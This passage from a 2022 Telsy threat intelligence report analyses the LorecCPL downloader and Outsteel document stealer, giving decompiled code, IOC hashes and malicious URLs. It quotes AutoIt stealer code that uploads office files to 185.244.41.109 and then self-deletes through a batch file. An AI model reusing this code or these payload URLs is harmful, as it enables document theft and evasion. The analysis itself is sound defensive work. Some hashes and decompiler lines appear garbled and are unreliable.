FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0" & Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
```

Outsteel snippet code


Belonging to the same campaign, for the same infection chain and period there is another archive, with hash *66117493eed35fb3824e35971b0919190cd1de7*, hosted at the following URL:

“*hxxp://flexspace.app/images/%D0%A2%D0%9B%D0%A4%20%D0%B8%D0%BD%D1%84%D0%BE%D1%80%D0%BC%20%D0%92%D0%A0%D0%A3.docx.rar*”.

This RAR file containing the usual *LorecCPL* file inside, with hash *d0f1518db54f280dde5008404a2750641e76ceb2*, named “*ТЛФ информ ВРУ.docx.cpl*”.

The *LorecCPL* file, just like the previous one, starts decrypting its payload and then acts like the previous downloading the *Outsteel* ASPRotected.

LorecCPL file before decryption:




```

Listing: c8e3869f431937f4db3bb3...
Decompile: FUN_04b72e19 - (c8e3869f431937f4db3bb34b0bb4fa3d7e6982...)

11 undefined *puvar3;
12 undefined8 unaff_RSI;
13 bool bVar4;
14 byte in_AF;
15 byte in_TF;
16 byte in_LF;
17 bool bVar5;
18 byte in_MF;
19 byte in_AC;
20 byte in_VIP;
21 byte in_ID;
22 uint uVar6;
23 longlong in_stack_00000000;
24 uint auStack12 [3];
25
26 puVar2 = (ulonglong *)in_stack_00000000 + 0x1a7;
27 uVar3 = (uint)(in_NT & 1) * 0x4000 | (uint)(in_IF & 1) * 0x200 | (uint)(in_TF & 1) * 0x100 |
28 (uint)((longlong)puVar2 < 0) * 0x80 | (uint)(in_AF & 1) * 0x10 |
29 (uint)(in_ID & 1) * 0x200000 | (uint)(in_VIP & 1) * 0x100000 | (uint)(in_AC & 1) * 0x10000000;
30
31 puVar3 = &stack0x00000004;
32 uVar1 = 0;
33 do {
34     uVar1 = uVar1 * 0x1cddeabdb + 0x202a7637;
35     *puVar2 = *puVar2 ^ uVar1;
36     bVar5 = (ulonglong *)0xfffffffffffff77 < puVar2;
37     bVar5 = SCARRYB((longlong)puVar2, 8);
38     puVar2 = puVar2 + 1;
39     *(ulonglong *)puVar3 + 8) =
40         (ulonglong)(uVar5 & 0x4000) != 0) * 0x4000 | (ulonglong)bVar5 * 0x800 |
41         (ulonglong)(uVar5 & 0x400) != 0) * 0x400 | (ulonglong)(uVar5 & 0x200) != 0) * 0x200
42         (ulonglong)(uVar5 & 0x100) != 0) * 0x100 | (ulonglong)((longlong)puVar2 < 0) * 0x80
43         (ulonglong)(puVar2 == (ulonglong *)0x40) * 0x40 | (ulonglong)(uVar5 & 0x10) != 0) * 0x10
44         (ulonglong)((POPCOUNT((ulonglong)puVar2 & 0xff) & 1U) == 0) * 4 * (ulonglong)bVar4 |
45         (ulonglong)(uVar5 & 0x200000) != 0) * 0x200000 | (ulonglong)(uVar5 & 0x10000000) != 0) * 0x10000000 |
46         *(undefined8 *)((puVar3 + 0x10) & 0x10) = unaff_RSI;
47     unaff_RSI = *(undefined8 *)((puVar3 + 0x10));
48     uVar3 = *(uint *)((puVar3 + 8));
49     puVar3 = puVar3 + 4;
50 } while(puVar2 < (ulonglong *)in_stack_00000000 + 0x6ef0));
51 if ((longlong)puVar2 <= (longlong)(ulonglong *)in_stack_00000000 + 0x6ef0)) {
52     /* WARNING: Bad instruction - Truncating control flow here */
53     halt_baddata();
54 }
55 return;
56 }
57 }

```

LorecCPL file after decryption:



```

Listing: c8e_dump_64.dll
Decompile: FUN_5c222f1b - (c8e3869f431937f4db3bb34b0bb4fa3d7e6982...)

XREF[1]: 5c222e01(j)
LAB_5c222f1b
5c222f1b 48 39 cb    CMP RBX,param_1
5c222f1e 0f 82 7a    JC LAB_5c222e9e
ff ff ff

5c222f24 48 81 ec    SUB RSP,0x12a8
ab 12 00 00
5c222f2b e8 12 00    CALL FUN_5c222f42
00 00
5c222f30 6b 00 65    unicode u"kernel32"
00 72 00
6e 00 65 ...

***** FUNCTION *****
undefined __fastcall FUN_5c222f42(undefined8 param_1, undefined8 param_2)
AL:1
RCX:8
DX:2
param_1
param_2
XREF[1]: FUN_5c222e19:5c222f2b(c)
FUN_5c222f42
59 POP param_1
5c222f43 e8 2f 04    CALL FUN_5c223377
00 00
5c222f48 48 89 c3    MOV RBX,RAX
5c222f4b e8 0d 00    CALL FUN_5c222f5d
00 00
5c222f50 4c 6f 61    ds  "LoadLibraryA"
64 4c 69
62 72 61 ...
5c222f5d 5a POP RDX
5c222f5e 48 89 d9    MOV RCX, RBX
5c222f61 e8 8d 04    CALL FUN_5c2233f3
00 00
5c222f66 49 89 c7    MOV R15,RAX
5c222f69 e8 0f 00    CALL FUN_5c222f7d
00 00
5c222f6e 47 65 74    ds  "GetProcAddress"
50 72 6f
63 41 64 ...

***** FUNCTION *****
undefined __fastcall FUN_5c222f5d(void)
AL:1
param_1
XREF[1]: FUN_5c222f42:5c222f5d(c)
FUN_5c222f5d
5c222f5e 5a POP RDX
5c222f5f 48 89 d9    MOV RCX, RBX
5c222f61 e8 8d 04    CALL FUN_5c2233f3
00 00
5c222f66 49 89 c7    MOV R15,RAX
5c222f69 e8 0f 00    CALL FUN_5c222f7d
00 00
5c222f6e 47 65 74    ds  "GetProcAddress"
50 72 6f
63 41 64 ...

```

The *LorecCPL* will download the next stage *Outsteel* from the following URL: “[hxxp://stun.site/42348728347829.exe](http://stun.site/42348728347829.exe)”.

The next stage, with hash `942337f3ea28f553b47dc05726bb062bef09fef`, is still packed with *ASProtector*. The exfiltrated documents are still sent to the same IP address: `185.244.41.109`.

```
$url = "http://185.244.41.109:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsks[0x0]
    If $dsks[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsks[0x0]
    $return = _FILESEARCH($dsks[$drv], "*.csv;*.rtf;*.doc;*.docx;*.docm;*.pdf;*.ppt;*.dot;*.xls;*.xlsx;*.xlsm;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pptx;*.ppt;*.pot;*.pps;*.ppa;*)
    For $i = 0x1 To $return[0x0]
        $name_new = StringReplace($return[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _HTTP_UPLOAD($url & $uuid, $return[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
$hfile = FileOpen("r.bat", 0x2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
```

Outsteel snippet code

3 Indicators of Compromise

TYPE	HASH	PURPOSE
DOTM	ac672a07c62d48c0a7f98554038913770efae11	Start Chain Document Template downloader
LNK	931°86f402fee99ae1358bb0b76d055b2d04518f	Start Chain Link file downloader
CPL	3bbe45cdcc2731c0bb4751d1098ecc50f98ef66	Start Chain CPL file downloader
EXE (Installer)	0d584d72fe321332df0b0a17720191ad96737f47	BABADEXA Crypter Installer
EXE (Installer)	75af05e721553211ce2b6d6760b3e6426378469	BABADEXA Crypter Installer
EXE	26474ba449682e82ca38fef32836dc23ee24012	Mathparser.exe main binary
EXE	f2b8ab6f531621ab355912de64385410c39c1909	Mathparser.exe main binary
DLL	7d44391b76368b8331c4f468f8ddbaf6ee5a6793	JxCnv40.dll malicious library shellcode injector (1 st stage)
DLL	ba9cea9ae60f473d7990c4fb6247c11c080788d3	ff_wmv9.dll malicious library shellcode injector (1 st stage)
DLL	e1d92e085df142d703ed9fd9c65ed92562a759fa	libics4.0.dll malicious library downloader (2 nd stage)
DLL	3a0a4e711c95e35c91a196266aeaf1dc0674739d	libegl3.dll malicious library for persistence (2 nd stage)
PDF (Shellcode)	8423b25054aa78535c49042295558f33d34deae1	manual.pdf shellcode container
PDF (Shellcode)	fa7887bc9d48fcfc6fd0e774092ca711ae28993a	usage.pdf shellcode container
Archive	0d94bac4c4df1fe3ad9fd5d6171c7460b30d8203	Archive (CPL container)
CPL	f9d5b4cd52b42858917a4e1a1a60763c039f8930	Outsteel downloader
EXE	dbc9c8a492ae270bb7ed845680b81b94483ab585	Outsteel Asprotected
Archive	66117493eed35fdb3824e35971b0919190cd1de7	Archive (CPL container)
CPL	d0f1518db54f280dde5008404a2750641e76ceb2	Outsteel downloader
EXE	942337f3ea28f553b47dc05726bb062bef09fef	Outsteel Asprotected

DOMAIN - IP - URL

smm2021.net

<http://smm2021.net/load2022.exe>

3237.site

<http://3237.site/test01.exe>

45.12.5.62

<cdn.discordapp.com/attachments/908281957039869965/911202801416282172/AdobeAcrobatReaderUpdate.exe>

185.244.41.109

<hxxp://185.244.41.109:8080/upld/>

flexspace.app

<hxxp://flexspace.app/images/%D0%A2%D0%9B%D0%A4%20%D0%B8%D0%BD%D1%84%D0%BE%D1%80%D0%BC%20%D0%92%D0%A0%D0%A3.docx.rar>

stun.site

<http://stun.site/zepok101.exe>

4 ATT&CK Matrix



Telsy is the Digital Champion of **TIM Group** for cybersecurity and cryptography. For 50 years it has been at the service of the defense of the country, supporting armed forces and institutions in the defense of communications and the Italian cyber perimeter.

Working in synergy with the other factories of the TIM Group, Telsy is the Cybersecurity competence center, which develops, besides the innovative core business focused on communication security, firmware security, MSS, data center security, and decision intelligence & data analytics solutions.

Telsy complies with the Golden Power regulation, being a strategic company to the national security and defense.

This report was produced by Telsy's "**Cyber Threat Intelligence**" team with the help of its CTI platform, which allows to analyze and stay updated on adversaries and threats that could impact customers' business.

©2022 Telsy. All rights reserved. The reproduction and distribution of this material is prohibited without express written permission from Telsy.



TELSY S.p.A.
Corso Svizzera, 185 - 10149 Torino - ITALIA
www.telsy.com
email: telsy@telsy.it

